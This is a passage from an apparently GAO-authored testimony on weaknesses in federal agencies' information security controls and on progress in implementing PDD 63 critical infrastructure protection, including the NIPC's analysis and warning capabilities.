- Software access controls were improperly implemented, resulting in unintended access or gaps in access-control coverage. At one agency data center, all users, including programmers and computer operators, had the ability to read sensitive production data, increasing the risk that such sensitive information could be disclosed to unauthorized individuals. Also, at this agency, certain users had the unrestricted ability to transfer system files across the network, increasing the risk that unauthorized individuals could gain access to the sensitive data or programs.

To illustrate the risks associated with poor authentication and access controls, in recent years we have begun to incorporate network vulnerability testing into our audits of information security. Such tests involve attempting—with agency cooperation—to gain unauthorized access to sensitive files and data by searching for ways to circumvent existing controls, often from remote locations. Our auditors have been successful, in almost every test, in readily gaining unauthorized access that would allow both internal and external intruders to read, modify, or delete data for whatever purpose they had in mind. Further, user activity was inadequately monitored. Also, much of the activity associated with our intrusion testing has not been recognized and recorded, and the problem reports that were recorded did not recognize the magnitude of our activity or the severity of the security breaches we initiated.

Software Development and Change Controls

Controls over software development and changes prevent unauthorized software programs or modifications to programs from being implemented. Key aspects of such controls are ensuring that (1) software changes are properly authorized by the managers responsible for the agency program or operations that the application supports, (2) new and modified software programs are tested and approved before they are implemented, and (3) approved software programs are maintained in carefully controlled libraries to protect them from unauthorized changes and ensure that different versions are not misidentified.

Such controls can prevent errors in software programming as well as malicious efforts to insert unauthorized computer program code. Without adequate controls, incompletely tested or unapproved software can result in erroneous data processing that, depending on the application, could lead to losses or faulty outcomes. In addition, individuals could surreptitiously modify software

programs to include processing steps or features that could later be exploited for personal gain or sabotage.

Weaknesses in software program change controls were identified for almost all the agencies for which these controls were evaluated. Examples of weaknesses in this area included the following:

- Testing procedures were undisciplined and did not ensure that implemented software operated as intended. For example, at one agency, senior officials authorized some systems for processing without testing access controls to ensure that they had been implemented and were operating effectively. At another agency, documentation was not retained to demonstrate user testing and acceptance.
- Implementation procedures did not ensure that only authorized software was used. In particular, procedures did not ensure that emergency changes were subsequently tested and formally approved for continued use and that implementation of "locally developed" (unauthorized) software programs was prevented or detected.
- Agencies' policies and procedures frequently did not address the maintenance and protection of program libraries.

Segregation of Duties

Segregation of duties refers to the policies, procedures, and organizational structure that help ensure that one individual cannot independently control all key aspects of a process or computer-related operation and thereby conduct unauthorized actions or gain unauthorized access to assets or records without detection. For example, one computer programmer should not be allowed to independently write, test, and approve program changes.

Although segregation of duties alone will not ensure that only authorized activities occur, inadequate segregation of duties increases the risk that erroneous or fraudulent transactions could be processed, improper program changes implemented, and computer resources damaged or destroyed. For example,

- an individual who was independently responsible for authorizing, processing, and reviewing payroll transactions could inappropriately increase payments to selected individuals without detection or
- a computer programmer responsible for authorizing, writing, testing, and distributing program modifications could either inadvertently or deliberately implement computer programs that did not process transactions in accordance with management's policies or that included malicious code.

Controls to ensure appropriate segregation of duties consist mainly of documenting, communicating, and enforcing policies on group and individual responsibilities. Segregation of duties can be enforced by a combination of physical and logical access controls and by effective supervisory review. We identified weaknesses in segregation of duties at most agencies covered by our analysis. Common problems involved computer programmers and operators who were authorized to perform a variety of duties, thus providing them the ability to independently modify, circumvent, and disable system security features. For example, at one data center, a single individual could independently develop, test, review, and approve software changes for implementation.

Segregation of duties problems were also identified related to transaction processing. For example, at one agency, 11 staff members involved with procurement had system access privileges that allowed them to individually request, approve, and record the receipt of purchased items. In addition, 9 of the 11 staff members had system access privileges that allowed them to edit the vendor file, which could result in fictitious vendors being added to the file for fraudulent purposes. For fiscal year 1999, we identified 60 purchases, totaling about $300,000, that were requested, approved, and receipt-recorded by the same individual.

Operating System Software Controls

Operating system software controls limit and monitor access to the powerful programs and sensitive files associated with the computer systems operation. Generally, one set of system software is used to support and control a variety of applications that may run on the same computer hardware. System software helps control and coordinate the input, processing, output, and data storage associated with all applications that run on the system. Some system software can change data and program code on files without leaving an audit trail or can be used to modify or delete audit trails. Examples of system software include the operating system, system utilities, program library systems, file maintenance software, security software, data communications systems, and database management systems.

Controls over access to and modification of system software are essential in providing reasonable assurance that operating system-based security controls are not compromised and that the system will not be impaired. If controls in this area are inadequate, unauthorized individuals might use system software to circumvent security controls to read, modify, or delete critical or sensitive information and programs. Also, authorized users of the system may gain unauthorized privileges to conduct unauthorized actions or to circumvent edits

and other controls built into application programs. Such weaknesses seriously diminish the reliability of information produced by all applications supported by the computer system and increase the risk of fraud, sabotage, and inappropriate disclosure. Further, system software programmers are often more technically proficient than other data processing personnel and, thus, have a greater ability to perform unauthorized actions if controls in this area are weak.

The control concerns for system software are similar to the access control issues and software program change control issues discussed earlier. However, because of the high level of risk associated with system software activities, most entities have a separate set of control procedures that apply to them. Weaknesses were identified at each agency for which operating system controls were reviewed. A common type of problem reported was insufficiently restricted access that made it possible for knowledgeable individuals to disable or circumvent controls in a variety of ways. For example, at one agency, system support personnel had the ability to change data in the system audit log. As a result, they could have engaged in a wide array of inappropriate and unauthorized activity and could have subsequently deleted related segments of the audit log, thus diminishing the likelihood that their actions would be detected.

Further, pervasive vulnerabilities in network configuration exposed agency systems to attack. These vulnerabilities stemmed from agencies' failure to (1) install and maintain effective perimeter security, such as firewalls and screening routers, (2) implement current software patches, and (3) protect against commonly known methods of attack.

Service Continuity Controls

Finally, service continuity controls ensure that when unexpected events occur, critical operations will continue without undue interruption and that crucial, sensitive data are protected. Losing the capability to process, retrieve, and protect electronically maintained information can significantly affect an agency's ability to accomplish its mission. If service continuity controls are inadequate, even relatively minor interruptions can result in lost or incorrectly processed data, which can cause financial losses, expensive recovery efforts, and inaccurate or incomplete information. For some operations, such as those involving health care or safety, system interruptions could even result in injuries or loss of life.

Service continuity controls should address the entire range of potential disruptions including relatively minor interruptions, such as temporary power failures or accidental loss or erasure of files, as well as major disasters, such as fires or natural disasters, that would require reestablishing operations at a remote location. It is also essential that the related controls be understood and supported

by management and staff throughout the organization. Senior management commitment is especially important to ensure that adequate resources are devoted to emergency planning, training, and related testing.

To establish effective service continuity controls, agencies should first assess the criticality and sensitivity of their computerized operations and identify supporting resources. At most agencies, since the continuity of certain automated operations is more important than others, it is not cost-effective to provide the same level of continuity for all operations. For this reason, it is important that management, based on an overall risk assessment of agency operations, identify which data and operations are most critical, determine their priority in restoring processing, and identify the minimum resources needed to recover and support them. Agencies should then take steps to prevent and minimize potential damage and interruption. These steps include routinely duplicating or backing up data files, computer programs, and critical documents with off-site storage; installing environmental controls, such as fire suppression systems or backup power supplies; arranging for remote backup facilities that can be used if the entity's usual facilities are damaged beyond use; and ensuring that staff and other users of the system understand their responsibilities in case of emergencies. Taking such steps, especially implementing thorough backup procedures and installing environmental controls, are generally inexpensive ways to prevent relatively minor problems from becoming costly disasters.

Agencies should also develop a comprehensive contingency plan for restoring critical applications that includes arrangements for alternative processing facilities in case the usual facilities are significantly damaged or cannot be accessed. This plan should be documented, tested to determine whether it will function as intended in an emergency situation, adjusted to address identified weaknesses, and updated to reflect current operations. Both user and data processing departments should agree on the plan, and it should be communicated to affected staff. The plan itself should identify and provide information on supporting resources that will be needed, roles and responsibilities of those who will be involved in recovery activities, arrangements for off-site disaster recovery location[18] and travel and lodging for necessary personnel, off-site storage location for backup files, and procedures for restoring critical applications and their order in the restoration process. In testing the plan, it is most useful to simulate a disaster situation that tests overall service continuity, including whether the alternative data processing site functions as intended and whether

[18]Depending on the degree of service continuity needed, choices for alternative facilities will range from an equipped site ready for immediate backup service, referred to as a "hot site," to an unequipped site that will take some time to prepare for operations, referred to as a "cold site." In addition, various types of services can be prearranged with vendors, such as making arrangements with suppliers of computer hardware and telecommuni-cations services as well as with suppliers of business forms and other office supplies.

critical computer data and programs recovered from off-site storage are accessible and current. Such testing not only helps managers identify weaknesses, it also assesses how well employees have been trained to carry out their roles and responsibilities in a disaster situation. Generally, contingency plans for very critical functions should be fully tested about once every year or two, whenever significant changes to the plan have been made, or when significant turnover of key people has occurred.

Of importance is that contingency planning be considered within the larger context of restoring the organization's core business processes. Federal agencies depend on their own internal systems, but also on data provided by their business partners and services provided by the public infrastructure (e.g., power, water, transportation, and voice and data telecommunications). One weak link anywhere in the chain of critical dependencies can cause major disruptions to business operations. During the Year 2000 computing challenge, it was essential that agencies develop business continuity and contingency plans for all critical core business processes and supporting systems regardless of whether these systems were owned by the agency. As we reported in September 2000 on the lessons learned from this challenge, developing these plans was one of a number of management practices that, if continued, could improve federal agencies' overall information technology management, particularly in areas such as critical infrastructure protection and security.[19]

The September 11 tragedies demonstrated just how unexpected and disastrous events can be and how absolutely essential it is for the government to be able to continue critical operations and services during emergency situations. In the aftermath of these events, news reports indicate that business continuity and contingency planning has been a critical factor in restoring operations for New York's financial district, with some specifically attributing companies' preparedness to the contingency planning efforts begun for the Year 2000 challenge. In particular, the Year 2000 challenge increased management attention on continuity and risk management. It also gave companies a chance to rehearse a disaster beforehand.

However, while the Year 2000 challenge increased the focus on business continuity and contingency planning, our analysis of reports since July 1999 showed that most federal agencies covered by our review had service continuity control weaknesses. Examples of common weaknesses included the following:

- Plans were incomplete because operations and supporting resources had not been fully analyzed to determine which were the most critical and would need to be resumed as soon as possible should a disruption occur.

[19] *Year 2000 Computing Challenge: Lessons Learned Can Be Applied to Other Management Challenges* (GAO/AIMD-00-290, September 12, 2000).

- Disaster recovery plans were not fully tested to identify their weaknesses. For example, agencies had not performed periodic walkthroughs or unannounced tests of the disaster recovery plan—tests that provide a scenario more likely to be encountered in the event of an actual disaster.

Our more recent work also confirms that service continuity weaknesses continue to exist. For example, in July, we reported that while the Department of the Interior's National Business Center had conducted comprehensive tests of its disaster recovery plan for its computer center, improvements were still needed in some areas of its overall plan.[20] One of the weaknesses was that the center had not conducted unannounced tests or walk-throughs of its disaster recovery plan. Instead, all tests had been planned with participants fully aware of the disaster recovery test scenario, unlike in an actual disaster, when there is usually little or no warning. In addition, critical backup files for financial and sensitive agency personnel programs, data, and software stored off site were not inventoried. As a result, if a disaster befell the center's main computer facility, there were no assurances that all critical and sensitive system resources would be available to fully restore all key systems.

As another example, in August, we reported that of the seven Department of Commerce bureaus we reviewed,[21] none had developed comprehensive plans to ensure the continuity of service in the event of a service disruption.[22] Specific service continuity weaknesses identified included the following:

- None of the seven bureaus had completed recovery plans for all their sensitive systems.
- Although one bureau had developed two recovery plans, one for its data center and another for its software development installation center, the bureau did not have plans to cover disruptions to the rest of its critical systems, including its local area network.
- Systems at six of the seven bureaus did not have documented backup procedures.

[20]GAO-01-615 (July 3, 2001).

[21]The seven Commerce bureaus we reviewed were the Bureau of Export Administration, the Economic Development Administration, the Economics and Statistics Administration, the International Trade Administration, the Minority Business Development Agency, the National Telecommunications and Information Administration, and the Office of the Secretary. [For the sake of simplification, we use the term "bureaus" to refer to all seven Commerce organizations, although the Office of the Secretary is not a bureau.] All of these bureaus are based at the Hoover Building in Washington, D.C., and have missions related to or support for trade development, reporting, assistance, regulation, and oversight.

[22]GAO-01-751 (August 13, 2001).

- One bureau stated that it had an agreement with another Commerce bureau to back it up in case of disruptions; however, this agreement had not been documented.
- One bureau stated in its backup strategy that tapes used for system recovery were neither stored off-site nor protected from destruction. For example, backup for its network file servers is kept in a file cabinet in a bureau official's supply room, and backup tapes for a database and web server are kept on the shelf above the server. In case of a destructive event, the backups could be subject to the same damage as the primary files.
- Two bureaus had no backup facilities for key network devices such as firewalls.

Security Program Management Can Be Improved With ew Evaluation and Reporting Requirements

Our prior information security reports include many recommendations to individual agencies that address specific weaknesses in the areas I have just described. Agencies have taken steps to address problems, and many have remedial efforts underway. However, these efforts will not be fully effective and lasting unless they are supported by a strong agencywide security management framework.

Establishing such a management framework requires that agencies take a comprehensive approach that involves both (1) senior agency program managers who understand which aspects of their missions are the most critical and sensitive and (2) technical experts who know the agencies' systems and can suggest appropriate technical security control techniques. We studied the practices of organizations with superior security programs and summarized our findings in a May 1998 executive guide entitled *Information Security Management: Learning From Leading Organizations* (GAO/AIMD-98-68). Our study found that these organizations managed their information security risks through a cycle of risk management activities that included

- assessing risks and determining protection needs,
- selecting and implementing cost-effective policies and controls to meet these needs,
- promoting awareness of policies and controls and of the risks that prompted their adoption among those responsible for complying with them, and

- implementing a program of routine tests and examinations for evaluating the effectiveness of policies and related controls and reporting the resulting conclusions to those who can take appropriate corrective action.

In addition, a strong, centralized focal point can help ensure that the major elements of the risk management cycle are carried out and serve as a communications link among organizational units. Such coordination is especially important in today's highly networked computing environments.

Implementing this cycle of risk management activities is the key to ensuring that information security risks are adequately considered and addressed on an ongoing, agencywide basis. Included within it are several steps that agencies can take immediately. Specifically, they can (1) increase awareness, (2) ensure that existing controls are operating effectively, (3) ensure that software patches are up-to-date, (4) use automated scanning and testing tools to quickly identify problems, (5) propagate their best practices, and (6) ensure that their most common vulnerabilities are addressed. Although none of these actions alone will ensure good security, they take advantage of readily available information and tools and, thus, do not involve significant new resources. As a result, they are steps that can be made without delay.

Due to concerns about the repeated reports of computer security weaknesses at federal agencies, in late 2000, Congress enacted government information security reform legislation as part of the Fiscal Year 2001 National Defense Authorization Act to require agencies to implement the activities I have just described. In addition to requiring security program management improvements, the new provisions require that both management and agency inspectors general annually evaluate agency information security programs. The Office of Management and Budget (OMB) asked agencies to submit the results of their program reviews and the results of their inspector general's independent evaluation by September 10. In accordance with the new law, OMB plans to develop a summary report to the Congress later this year. This summary report, and the subordinate agency reports, should provide a more complete picture of the status of federal information security than has previously been available, thereby providing the Congress and OMB with an improved means of overseeing agency progress and identifying areas needing improvement.

This annual evaluation and reporting process is an important mechanism, previously missing, for holding agencies accountable for implementing effective security and managing the problem from a governmentwide perspective. We are currently reviewing agency implementation of the new provisions.

Critical Infrastructure Protection Efforts Supplement Traditional Information Security

Beyond the risks of computer-based attacks on critical federal operations, the federal government has begun to address the risks of computer-based attacks on our nation's computer-dependent critical infrastructures, such as electric power distribution, telecommunications, and transportation systems. Although these efforts pertain to many traditional computer security issues, such as maintaining the integrity, confidentiality, and availability of important computerized operations, they focus primarily on risks of national importance and encompass efforts to ensure the security of privately controlled critical infrastructures.

The history of federal initiatives to address these computer-based risks includes the following.

- In June 1995, a Critical Infrastructure Working Group, led by the Attorney General, was formed to (1) identify critical infrastructures and assess the scope and nature of threats to them, (2) survey existing government mechanisms for addressing these threats, and (3) propose options for a full-time group to consider long-term government responses to threats to critical infrastructures. The working group identified critical infrastructures, characterized threats to them, and recommended creating a commission to investigate such issues.
- In February 1996, the National Defense Authorization Act required the executive branch to provide a report to the Congress on the policies and plans for developing capabilities to defend against computer-based attacks, such as warnings of strategic attacks against the national information infrastructure.[23] Later that year, the Permanent Subcommittee on Investigations, Senate Committee on Governmental Affairs, began to hold hearings on security in cyberspace. Since then, congressional interest in protecting national infrastructures has remained strong.
- In July 1996, in response to the recommendation of the 1995 working group, the President's Commission on Critical Infrastructure Protection was established to further investigate the nation's vulnerability to both cyber and physical threats.
- In October 1997, the President's Commission issued its report,[24] which described the potentially devastating implications of poor information security from a national perspective.

[23]National Defense Authorization Act of Fiscal Year 1996, Pub. L.104-106, Div. A, Title X, Subtitle E, Section 1053.


[24]*Critical Foundations: Protecting America's Infrastructures, the Report of the President's Commission on Critical Infrastructure Protection*, October 1997.

In response to the commission's report, the President initiated actions to implement a cooperative public/private approach to protecting the nation's critical infrastructures by issuing PDD 63 in May 1998. The directive called for a range of activities to improve federal agency security programs, establish a partnership between the government and private sector, and improve the nation's ability to detect and respond to serious attacks. The directive established critical infrastructure protection as a national goal, stating that, by the close of 2000, the United States was to have achieved an initial operating capability and, no later than 2003, the capability to protect the nation's critical infrastructures from intentional destructive acts.

To accomplish its goals, PDD 63 designated the National Coordinator for Security, Infrastructure Protection, and Counter-Terrorism, who reports to the Assistant to the President for National Security Affairs, to oversee the development and implementation of national policy in this area. The directive also established the National Plan Coordination staff, which became the Critical Infrastructure Assurance Office, an interagency office housed in the Department of Commerce responsible for planning infrastructure protection efforts. It further authorized the FBI to expand its National Infrastructure Protection Center (NIPC) and directed the NIPC to gather information on threats and coordinate the federal government's response to incidents affecting infrastructures.

In addition, the directive designated "lead agencies" to work with private-sector and government entities in each of eight infrastructure sectors and five special function areas. For example, the Department of the Treasury is responsible for working with the banking and finance sector, and the Department of Energy is responsible for working with the electric power industry. Similarly, regarding special function areas, DOD is responsible for national defense, and the Department of State is responsible for foreign affairs. To facilitate private-sector participation, PDD 63 encouraged the creation of Information Sharing and Analysis Centers (ISACs) that could serve as mechanisms for gathering, analyzing, and appropriately sanitizing and disseminating information to and from infrastructure sectors and the NIPC. Figure 1 depicts the entities with critical infrastructure protection responsibilities as outlined by PDD 63.

Figure 1: Critical Infrastructure Protection Responsibilities as Outlined by PPD 63



Source: The Critical Infrastructure Assurance Office.

Shortly after the initial issuance of PDD 63, we reported on the importance of developing a governmentwide strategy that clearly defines and coordinates the roles of new and existing federal entities to ensure governmentwide cooperation and support for PDD 63.[25] Specifically, we noted that several of PDD 63's provisions appeared to overlap with existing requirements prescribed in the Paperwork Reduction Act; OMB Circular A-130, Appendix III; the Computer Security Act; and the Clinger-Cohen Act. In addition, some of the directive's objectives were similar to objectives being addressed by other federal entities, such as developing a federal incident-handling capability, which was then in the process of being addressed by the National Institute of Standards and Technology and the federal Chief Information Officers Council.[26] At that time, we recommended that OMB, which, by law, is responsible for overseeing federal information security, and the Assistant to the President for National Security Affairs ensure such coordination.

In July 2000, we reported that a variety of activities had been undertaken in response to PDD 63, including developing and reviewing individual agency critical infrastructure protection plans, identifying and evaluating information security standards and best practices, and the White House's issuing its *National Plan for Information Systems Protection*[27] as a first major element of a more comprehensive strategy to be developed.[28] At that time, we reiterated the importance of defining and clarifying organizational roles and responsibilities, noting that numerous federal entities were collecting, analyzing, and disseminating data or guidance on computer security vulnerabilities and incidents and that clarification would help ensure a common understanding of (1) how the activities of these many organizations interrelate, (2) who should be held accountable for their success or failure, and (3) whether such activities will effectively and efficiently support national goals.

The administration is currently reviewing the federal strategy for critical infrastructure protection that was originally outlined in PDD 63. On May 9, the White House issued a statement saying that it was working with federal agencies and private industry to prepare a new version of a "national plan for cyberspace security and critical infrastructure protection" and reviewing how the government is organized to deal with information security issues. Administration officials are currently discussing how the government's strategy for protecting critical

[25] *Information Security: Serious Weaknesses Place Critical Federal Operations and Assets at Risk* (GAO/AIMD-98-92, September 23, 1998).

[26] The federal incident handling program is now operated by the Federal Computer Incident Response Center at the General Services Administration.

[27] *Defending America's Cyberspace: National Plan for Information Systems Protection: Version 1.0: An Invitation to a Dialogue*, The White House, January 7, 2000.

[28] *Critical Infrastructure Protection: Challenges to Building a Comprehensive Strategy for Information Sharing and Coordination* (GAO/T-AIMD-00-268, July 26, 2000).

computer-dependent infrastructures will relate to the responsibilities of the recently established Office of Homeland Security.

Progress in Implementing PDD 63 Has Been Limited

Last week, as part of our broader report on counterterrorism, we reported that efforts were underway by lead federal agencies, the Critical Infrastructure Assurance Office, and the NIPC to foster cooperative relationships between the federal government and nonfederal sectors. However, efforts to perform substantive analyses of infrastructure vulnerabilities and implementation of remedial actions had been limited.[29]

To assist in establishing relationships with major infrastructure owners and operators, PDD 63 requires lead agencies to assign a high-ranking official, as an agency sector liaison, to lead efforts in cooperation with the sector owners and operators in addressing problems related to critical infrastructure protection and, in particular, in recommending components of a national infrastructure assurance plan. Similarly, the directive required the agency sector liaison officials, after discussions and coordination with entities of their infrastructure sector, to identify infrastructure sector coordinators to represent their sector. In addition, PDD 63 outlined tasks that the lead agencies were to encourage and assist the infrastructure sectors in accomplishing, including developing vulnerability education and outreach programs, establishing ISACs, performing vulnerability assessments of the sectors, and developing related remediation plans.

As of March 2001, each of the eight lead agencies we reviewed had designated sector liaisons, and seven of the eight major infrastructure sectors had identified one or more individuals or groups as sector coordinators for their respective infrastructure sector. Infrastructure sector coordinators had not been selected for the public health services sector because, according to officials at the Department of Health and Human Services, the infrastructure owners and operators had not been fully identified due to the large and diverse communities involved. Also, most infrastructure sectors had planned or held education and outreach events, such as workshops, conferences, and industry meetings to address broad CIP needs and specific concerns. Further, six ISACs within five infrastructures had been established to gather and share information about vulnerabilities, attempted intrusions, and attacks within their respective infrastructures and to meet specific sector objectives.

[29] *Combating Terrorism: Selected Challenges and Related Recommendations* (GAO-01-822, September 20, 2001).

However, beyond building partnerships, raising awareness, and improving information sharing, efforts to perform substantive, comprehensive analyses of infrastructure sector vulnerabilities and development of related remedial plans had been limited. While some assessments had been performed for individual sector components, interdependencies within and among the infrastructures had not been fully considered. For example, within the banking and finance sector, while most large institutions had undergone vulnerability assessments, a vulnerability assessment of banking and finance institutions as a group to identify interdependencies and events that could cause a system failure across the infrastructure had not occurred. Such sector-wide assessments had not yet been performed because sector coordinators were still establishing the necessary relationships, identifying critical assets and critical entities, and researching and identifying appropriate methodologies. In addition, some federal officials stated that their agencies did not have the resources to assist in the completion of sector vulnerability assessments.

Factors cited by the private sector as impeding progress in building the necessary government/private-sector partnerships and identifying and addressing vulnerabilities included concerns that (1) organizations potentially could face antitrust violations for sharing information with other industry partners or face potential liabilities for information shared in good faith, (2) sensitive information may be disclosed under the Freedom of Information Act, (3) an inadvertent release of confidential business information, such as trade secrets or proprietary information, could damage reputations, lower consumer confidence, and hurt competitiveness, (4) some senior executives were not fully aware of the importance of their assets to the national and economic security of the nation, and (5) organizations capable of coordinating actions across large and complex infrastructures did not exist.

However, other efforts have supplemented lead agency efforts. For example, in December 1999, the Critical Infrastructure Assurance Office helped establish the Partnership for Critical Infrastructure Security as a forum of private-sector member companies for raising awareness and understanding of cross-industry critical infrastructure issues and as a catalyst for action among the owners and operators of the critical infrastructures. As of March 2001, the Partnership had 51 members from various infrastructure sectors. It also had created working groups to address interdependency vulnerability assessment; information sharing, awareness, and education; legislation and public policy objectives; research and development and workforce development; and organization issues/public private cooperation. Further, the Critical Infrastructure Assurance Office has worked with the audit community to produce and distribute a guide for corporate boards on managing information security risks and coordinated or sponsored a series of conferences to raise awareness—including conferences for the legal community to advance the understanding of legal issues associated with information security.

In addition, the NIPC, which is responsible for analysis, warning, and response related to cyber incidents, had made some progress in establishing cooperative relationships with the private sector. Specifically, in April 2001,[30] we reported that the NIPC had worked to build information-sharing relationships with the private sector through the adoption and expansion of the InfraGard Program, which started in 1996, to provide a secure mechanism for two-way information sharing about intrusion, incidents, and system vulnerabilities. By early January 2001, 518 entities were InfraGard members—up from 277 members in October 2000. Members included representatives from private industry, other government agencies, state and local law enforcement, and the academic community.

Further, PDD 63 called for a plan to expand international cooperation on critical infrastructure protection and designated the Department of State as the lead agency in this area. According to Department of State officials and the *President's Status Report on CIP*, an international strategy is being implemented that coordinates CIP outreach to other governments and international intergovernmental organizations and promotes CIP awareness, vigilance in security standards and practices, and law enforcement cooperation. As part of this strategy, the Department had organized meetings with key allies to discuss common issues related to infrastructure protection and developed a United Nations Resolution on cybercrime, which passed unanimously in the United Nations General Assembly. Further, Department of Justice officials were negotiating a Council of Europe convention intended to facilitate international law enforcement issues related to computer crime and, as of March 2001, this treaty still was being negotiated. The Department of Justice also chairs the G-8 High Tech Crime Subgroup that is focused on enhancing law enforcement's abilities to prevent, investigate, and prosecute high-technology crime.[31] Further, Commerce officials had participated in meetings with representatives from other countries to discuss and negotiate CIP issues, including the Council of Europe treaty.

In addition to requiring federal departments and agencies to work with the private sector, PDD 63 required them to (1) establish plans for protecting their own critical infrastructure that were to be implemented within 2 years, or by May 2000, and (2) develop procedures and conduct vulnerability assessments. In response, federal agencies have taken initial steps to develop critical infrastructure protection plans, but, as discussed earlier, independent audits continue to identify persistent, significant information security weaknesses that place federal operations at high risk of tampering and disruption.

[30] *Critical Infrastructure Protection: Significant Challenges in Developing National Capabilities* (GAO-01-323, April 25, 2001).

[31] Eight major industrialized countries comprise the G-8, which includes Canada, France, Germany, Italy, Japan, Russia, the United Kingdom, and the United States.

A March 2001 report by the President's Council on Integrity and Efficiency and the Executive Council on Integrity and Efficiency (PCIE/ECIE) identified significant deficiencies in agencies' implementation of PDD 63 based on reviews conducted by agency inspectors general.[32] Specifically,

- many agency critical infrastructure protection plans were incomplete and some agencies had not developed such plans,
- most agencies had not completely identified their mission-essential infrastructure assets, and
- few agencies had completed vulnerability assessments of their minimum essential infrastructure assets or developed remediation plans.

The PCIE/ECIE report concluded that the federal government could improve its PDD 63 planning and assessment activities and questioned the federal government's ability to protect the nation's critical infrastructures from intentional destructive acts by May 2003, as required in PDD 63.

Our subsequent review of PDD 63-related activities at eight lead agencies found similar problems, although some agencies had made progress since their respective inspectors general reviews.[33] For example, while five agencies had or were in the process of updating their plans, three were not revising their plans to address reported deficiencies. In addition, while most of the agencies we reviewed had identified critical assets, many had not completed related vulnerability assessments. Further, most of the eight agencies we reviewed had not taken the additional steps to identify interdependencies and, as a result, some agency officials said that they were not sure which of their assets were critical from a national perspective and, therefore, subject to PDD 63. Identifying interdependencies is important so that infrastructure owners can determine when disruption in one infrastructure may result in damage to other infrastructures.

We identified several factors that had impeded federal agency efforts to comply with this aspect of PDD 63. First, no clear definitions had been developed to guide development and implementation of agency plans and measure performance. For example, PDD 63 established December 2000 as the deadline for achieving an initial operating capability and May 2003 for achieving full operational capability of key functions. However, the specific capabilities to be achieved at each milestone had not been defined. The PCIE/ECIE report noted

[32]The PCIE primarily is comprised of the presidentially appointed inspectors general and the ECIE is primarily comprised of the agency head-appointed inspectors general. In November 1999, PCIE and ECIE formed a working group to review the adequacy of federal agencies' implementation of PDD 63. The March 2001 report is based on reviews by 21 inspectors general of their respective agencies' PDD 63 planning and assessment activities.

[33]GAO-01-822 (September 20, 2001).

that agencies had used various interpretations of initial operating capability and stated that, without a definition, there is no consistent measure of progress toward achieving full security preparedness. In addition, several agency officials said that funding and staffing constraints contributed to their delays in implementing PDD 63 requirements. Further, the availability of adequate technical expertise to provide information security has been a continuing concern to agencies.

Progress in the NIPC Has Been Mixed

A key element of the strategy outlined in PPD 63 was the establishment of the NIPC as "a national focal point" for gathering information on threats and facilitating the federal government's response to computer-based incidents. Specifically, the directive assigned the NIPC the responsibility for providing comprehensive analyses on threats, vulnerabilities, and attacks; issuing timely warnings on threats and attacks; facilitating and coordinating the government's response to computer-based incidents; providing law enforcement investigation and response, monitoring reconstitution of minimum required capabilities after an infrastructure attack; and promoting outreach and information sharing.

In April, we reported on the NIPC's progress in developing national capabilities for analyzing threat and vulnerability data and issuing warnings, responding to attacks, and developing information-sharing relationships with government and private-sector entities.[34] Overall, we found that while progress in developing these capabilities was mixed, the NIPC had initiated a variety of critical infrastructure protection efforts that had laid a foundation for future governmentwide efforts. In addition, the NIPC had provided valuable support and coordination related to investigating and otherwise responding to attacks on computers. However, at the close of our review, the analytical and information-sharing capabilities that PDD 63 asserted are needed to protect the nation's critical infrastructures had not yet been achieved, and the NIPC had developed only limited warning capabilities. Developing such capabilities is a formidable task that experts say will take an intense interagency effort.

Multiple Factors Have Limited Development of Analysis and Warning Capabilities

PDD 63 assigns the NIPC responsibility for developing analytical capabilities to provide comprehensive information on changes in threat conditions and newly identified system vulnerabilities, as well as timely warnings of potential and

[34]GAO-01-323 (April 25, 2001).

actual attacks. This responsibility requires obtaining and analyzing intelligence, law enforcement, and other information to identify patterns that may signal that an attack is underway or imminent.

Since its establishment in 1998, the NIPC has issued a variety of analytical products, most of which have been tactical analyses pertaining to individual incidents. These analyses have included (1) situation reports related to law enforcement investigations, including denial-of-service attacks that affected numerous Internet-based entities, such as eBay and Yahoo, and (2) analytical support of a counterintelligence investigation. In addition, the NIPC has issued a variety of publications, most of which were compilations of information previously reported by others with some NIPC analysis.

The use of strategic analysis to determine the potential broader implications of individual incidents has been limited. Such analysis looks beyond one specific incident to consider a broader set of incidents or implications that may indicate a potential threat of national importance. Identifying such threats assists in proactively managing risk, including evaluating the risks associated with possible future incidents and effectively mitigating the impact of such incidents.

Three factors have hindered the NIPC's ability to develop strategic analytical capabilities.

- First, there is no generally accepted methodology for analyzing strategic cyber-based threats. For example, there is no standard terminology, no standard set of factors to consider, and no established thresholds for determining the sophistication of attack techniques. According to officials in the intelligence and national security community, developing such a methodology would require an intense interagency effort and dedication of resources.
- Second, the NIPC has sustained prolonged leadership vacancies and does not have adequate staff expertise, in part because other federal agencies have not provided the originally anticipated number of detailees. For example, at the close of our review in February, the position of Chief of the Analysis and Warning Section, which was to be filled by the Central Intelligence Agency, had been vacant for about half of the NIPC's 3-year existence. In addition, the NIPC had been operating with only 13 of the 24 analysts that NIPC officials estimate are needed to develop analytical capabilities.
